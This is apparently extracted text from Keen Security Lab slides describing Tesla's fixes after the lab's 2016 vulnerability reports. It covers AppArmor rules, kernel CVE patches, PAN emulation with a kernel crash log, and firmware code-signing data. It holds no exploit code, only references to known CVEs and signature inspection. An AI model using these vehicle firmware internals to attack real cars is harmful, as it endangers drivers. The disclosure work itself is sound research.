2016	Keen Security Lab	Tencent
------	-------------------	---------

2014	Eusebiu Blindu	@testalways
------	----------------	-------------

	Muhammed Gazzaly	@gazly
--	------------------	--------

# Tesla's Response

- In just 10 days, Tesla responded with an update to fix all our vulnerabilities.
- And, there are three big steps:
  - Browser Security Enhancement
  - Kernel Security Improvements
  - Code Signing Protection



# Browser Security Enhancement

- more strict AppArmor rules
  - Yes, Tesla uses AppArmor instead of SELinux

```
owner @{PROC}/** r,  
@{PROC}/self r,
```

- dmesg restriction

```
CONFIG_SECURITY_DMESG_RESTRICT=y
```

# Kernel Security Improvement in Linux 2.6.36

- Patched every known vulnerabilities.
  - Awesome, auto industry should learn from Tesla.
- For example:
  - put\_user (CVE-2013-6282)
    - of course they patched this
  - iovyroot (CVE-2015-1805)
    - firstly exploited by k33nlab☺
  - dirtycow (CVE-2016-5195)

# Step into Linux 4.4.35 era

- *FROM: Linux version 2.6.36.3-pdk25.023-Tesla-20140430 (tomcat7@ci-slave9.fw.teslamotors.com) (gcc version 4.5.2 (GCC) ) #see \_/etc/commit SMP PREEMPT 120279846*
- *TO: Linux version 4.4.35-release-03mar2017-84029-g4ddb263-dirty (tomcat7@ci-slave9.fw.teslamotors.com) (gcc version 4.5.2 (GCC) ) #see \_/etc/commit SMP PREEMPT 1202798460*

# PXN/PAN Emulation Enabled

- CONFIG\_CPU\_SW\_DOMAIN\_PAN=y
  - Increase kernel security by ensuring that normal kernel accesses are unable to access userspace addresses.

```
~/controlsh
165.541464] Unhandled fault: page domain fault (0x01b) at 0x00078300
165.547819] pgd = da090000
165.550522] [00078300] *pgd=da977831
165.554110] Internal error: : 1b [#1] PREEMPT SMP ARM
165.559156] Modules linked in:
165.562219] CPU: 2 PID: 3247 Comm: test Tainted: G          W          4.4.35-release-03mar201
-84029-g4ddb263-dirty #see_/etc/commit
165.573763] Hardware name: NVIDIA Tegra SoC (Flattened Device Tree)
165.580020] task: df988640 ti: da044000 task.ti: da044000
165.585418] PC is at async_run_entry_fn+0x48/0x130
165.590221] LR is at SyS_listen+0x88/0x94
165.594224] pc : [<c0049650>]   lr : [<c05261ec>]   psr: 800b0013
165.594224] sp : da045fa8   ip : 10c5387d   fp : 00000000
165.605682] r10: 00000000   r9 : da044000   r8 : c00102a4
165.610896] r7 : 0000016e   r6 : 00000000   r5 : 00000000   r4 : 000782d4
165.617410] r3 : c0049650   r2 : 00000000   r1 : 00000000   r0 : c0010100
165.623927] Flags: Nzcv  IRQs on  FIQs on  Mode SVC_32  ISA ARM  Segment none
165.631048] Control: 10c5387d  Table: 9a09004a  DAC: 00000051
165.636782] Process test (pid: 3247, stack limit = 0xda044218)
165.642603] Stack: (0xda045fa8 to 0xda046000)
165.646955] 5fa0:                000782d4 00000000 c0010100 00000000 00000000 c0049650
165.655122] 5fc0: 000782d4 00000000 00000000 0000016e 000788f0 00000000 00000000 00000000
165.663287] 5fe0: bea22d28 bea22d18 00010519 000213a2 600b0030 c0010100 ffffffff ffffffff
165.671460] Code: e3530000 0a000033 elc422d0 e5941028 (e594002c)
```


# Code Signing Everywhere

- OTA Packages
- ECU Firmwares

```
nforest@nforest: ~/workspace/tesla/firmwares
→ firmwares tail -c 64 ./usr-17.24.28-U.models | xxd
00000000: a66f 0974 5e57 1c91 0959 102a 2313 f8da  .o.t^W...Y.*#...
00000010: d484 cc36 a4bc a628 f14e 8d01 74be 22d5  ...6...(N..t.".
00000020: a51c 01ed 97bd 9dcf 4e1f a2ae 994f dc88  .....N....O..
00000030: 1bbb 8a5e c5aa 77d1 1229 b09e b223 8702  ...^.w...)...#..
→ firmwares
→ firmwares tail -c 64 ./squashfs-root/deploy/seed_artifacts_v2/boot.img | xxd
00000000: 87db b5f5 122a 6c36 8a7f 1ebe 35f2 32d3  ....*16....5.2.
00000010: c65a 871e c41d b58f ca72 9341 cd1f 5985  .Z.....r.A..Y.
00000020: 036c dd75 574f 69d7 e4ae efdf 0a78 8909  .l.uWOi.....x..
00000030: 1bd6 e8ad b7ee e6e2 9603 8874 87df 3a01  .....t...:
→ firmwares
→ firmwares cat ./squashfs-root/deploy/seed_artifacts_v2/signed_metadata_map.ts
v | grep gtw:
gtw:6 gtw/1/models-GW_R4.hex gtw.hex gtw 185804ce bodyControlsType
=0,espInterface=1,restraintControlsType=0,thBusInstalled=0 aEQuMe5cetmOGnp
oF67H0E9/aDFeyUFOMGoh3uLPBgmaILPWV+souuQdXAVuVGN8mna/K9rg1j/13CW74+/DQ==
gtw:6 gtw/4/models-GW_R4.hex gtw.hex gtw 69baa3f2 bodyControlsType
=0,espInterface=2,restraintControlsType=0,thBusInstalled=0 wp7EqJU83TFMGnPE
0dC80QJnhON3U1LQklFt5OwuIYwWnIedQvqzTYJn2xFEY3oYYRbQTA643BtemQHF1U9YBA==
gtw:6 gtw/7/models-GW_R4.hex gtw.hex gtw c558f017 bodyControlsType
=1,espInterface=2,restraintControlsType=1,thBusInstalled=0 vupv4FGHrQHnfQ/V
CyxNMN6SDDkAhPZPBe47rS+/pzhfd47a5hGF5/7+AmmfG1jH+TGA3cP4hhXLSWt1P2y6AA==
gtw:6 gtw/11/models-GW_R4.hex gtw.hex gtw 48c54589 bodyControlsType
```

# Implementation of ECU Code Signing

- gtw.hex
- boot.img
- release.tgz



# Tesla Hacking 2017 , Again...

demo video here.



*Tencent*



**KEEN**  
security  
lab